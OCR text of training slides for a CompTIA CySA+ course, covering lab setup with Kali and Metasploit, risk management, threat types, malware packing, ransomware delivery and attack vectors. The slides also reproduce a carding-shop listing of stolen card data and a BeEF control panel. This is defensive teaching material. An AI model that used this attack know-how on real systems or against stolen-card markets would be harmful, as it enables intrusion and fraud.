
CompTIA Cybersecurity Analyst (CySA+)

Day 1

Joseph Muniz

- Security Architect – Americas Sales Organization
- Security Researcher – www.thesecurityblogger.com
- Speaker: Cisco Live / DEFCON / RSA / (ISC)2
- Avid Futbal Player and Musician
- Twitter @SecureBlogger



My Work To Make This

- Took the test a few times
- Read this guy's book
- Created this course
- Consolidated slides from various decks
- Created new content

Day 1

- Lab and Training
- Reconnaissance Techniques
- Point in Time Analyst
- Logs
- SIEM
- Firewall Logs
- Security Architectures
- Vulnerability Management
- Vulnerability Discovery
- Web Applications
- Concept Review

Day 2

- Risk Management
- Compliance
- Policy + Controls
- Incident Response
- Digital Forensics
- Passwords
- Access Control
- Processes
- Secure Development
- Concept Review
- Closing

Exam Format

- Either multiple choice or scenario based
- Many multiple choice use “Best” or “First” meaning more than one right answer
- 75 questions – 3 hours
- Can go back and forth between questions
- Lots of log reading
- Some questions are not good

Lab and Training

Pearson

Kali Linux

Open Source Penetration Testing Arsenal

Many Great Forensics Tools

Download

www.kali.org

Make sure to update

Apt-get update

Apt-get upgrade

Pearson

Metasploit

Penetration testing tool used for executing exploit code against a remote target machine.


Hundreds of exploits available

Search vulnerability and use MSF to deliver a packaged attack against the weakness.

Gain shell access, disrupt target, etc.


Metasploitable

https://sourceforge.net/projects/metasploitable/



http://www.dvwa.co.uk/

Struts Vulnerability Found




ies in Apache Struts 2 Affecting Cisco Pr

cisco-sa-20170907-struts2
2017 September 7 21:00 GMT
2017 September 12 19:53 GMT
Interim
No workarounds available


CVE-2017-9793
CVE-2017-9804
CVE-2017-9805
CWE-20
CWE-399

Download CVRF
Download PDF
Email


Simple Lab




Other Training Material



Video Training



Books




Google + YouTube Concepts

Risk Management


Pearson

Cybersecurity Goals



Confidentiality = Protect sensitive data
Integrity = Ensure no unauthorized modifications
Availability = Authorized people can access it

Risk Assessment- NIST SP 800-39



Other formal programs include

- ISO/IEC 27005:2010
- ISO/IEC 31000:2009
- OWASP Risk Rating Methodology
- DoD Risk Management Framework (RMF).

Know the step order!

Threats

Adversarial – Individual, groups or organizations (Hackers, Anonymous, etc.)

Accidental – Mistake that undermines security (configuration error)

Structural – Equipment, software or the environment fail (system crashes)

Environmental – Natural or man-made disaster (Godzilla / Hurricane)

Anonymous

Persistent Level

- **Smash n Grab** – Automated attacks against anything vulnerable.
  - Not targeted
  - Example Exploit Kits or SPAM

- **Advanced Persistent Threat** – Continues and focused attacks against a specific target
  - Typically Highly orchestrated and long term attacks
  - Usually executed in stealth by elite criminals
  - Governments or Activism is common

Known and Unknown Threats

- **Known** – Attack has been seen and characterized.
  - Develop signatures for detection
  - Behavior triggers
  - Domains blocked
    - Antivirus / IPS leverage this

- **Unknown** – Attack not known and characterized
  - Signatures do not exist
  - Behavior and anomaly detection focused
    - Breach detection / Sandboxing / Honeypots

Threat Classification - NIST

- External / Removable Media – EX) Infected external USB
- Attrition – Using brute-force to breach, degrade or destroy the target
- Web – Web based or web application attack. EX cross-site
- Email – Attacks from email (attached malware, exploits, etc)
- Impersonation – Ex) Spoofing, man-in-the-middle, etc.
- Improper Usage – Violating an organization's acceptable use policy
- Loss of Theft of equipment – Ex) Taking a laptop, etc.
- Unknown – Attack of unknown origin
- Other – Another type of attack

Time Determines Detection


- **Known** – Been around enough to be characterized
- **Unknown** – Repackaged or newer threat

- **Zero Day** – Vulnerability or attack that has not been disclosed or known

  - Zero Day attacks are a method of exploitation that bypasses traditional security detection

Packing Malware 101

Bypass signature based detection



Frequently Changed

Changed Less frequently

Executable


Maintaining Malware Is a Fulltime Job

Coder Team
3 group members
6AM-8PM GMT
Mo-Fr* (Su)

Packer Team
9 group members
~10AM - 10:30PM GMT
Mo-Sa* (Su)

Developing and maintaining malware and a malicious infrastructure is a full time job !

The Evolution of Ransomware Variants



Why Ransomware is Now Effective

Exploit Kits Delivering Ransomware

User Clicks a Link or Malvertising

Malicious Code Launches

Malicious Infrastructure

Ransomware Payload


They Want Your Data

Didn't find the bin you were looking for? Need more dumps of particular bin? Try our partner's shop - **Bulk Orders - Low Prices!**

Clear Search

	Bin	Card	Debit/Credit	Mark	Expires	Country	Sate	City	Zip	Phone	VBV	Base	Price	Cart
☐	546616	MASTERCARD CITIBANK N.A. Dump or cc of this particular bank (BIN) cannot be replaced or refunded.	CREDIT	WORLD CARD	04/2018	United States	TX	Coppell	75019	Yes		Solidus-2	9$	+
☐	374716	AMEX AMERICAN EXPRESS	CREDIT		02/2017	Denmark	LA	New Orleans	70119	Yes		Solidus-2	12$	+
☐	601120	DISCOVER Dump or cc of this particular bank (BIN) cannot be replaced	CREDIT	CONSUMER CARD	08/2019	United States	VA	Arlington	22202	Yes		Solidus-2	7.5$	+

Vectors of an Attack



Pearson

Physical Attacks

Keyboard Drivers

System Backdoor

Network Backdoor

Digital Attacks

NMAP shows Open Ports!

Nexpose shows vulnerabilities

Metasploit delivers attack

Firefox

BeEF Control Panel

192.168.1.1:3000/ui/panel

Activat

Disabl

Shou

NOTIFICATIONS

[redacted] **endorsed you** for a skill: Cisco Technologies

1h

[redacted] **endorsed you** for a skill: CCNA

1h

On

Off

Detect CUPS

Get Clipboard

Make Telephone Call

IPEC (6)

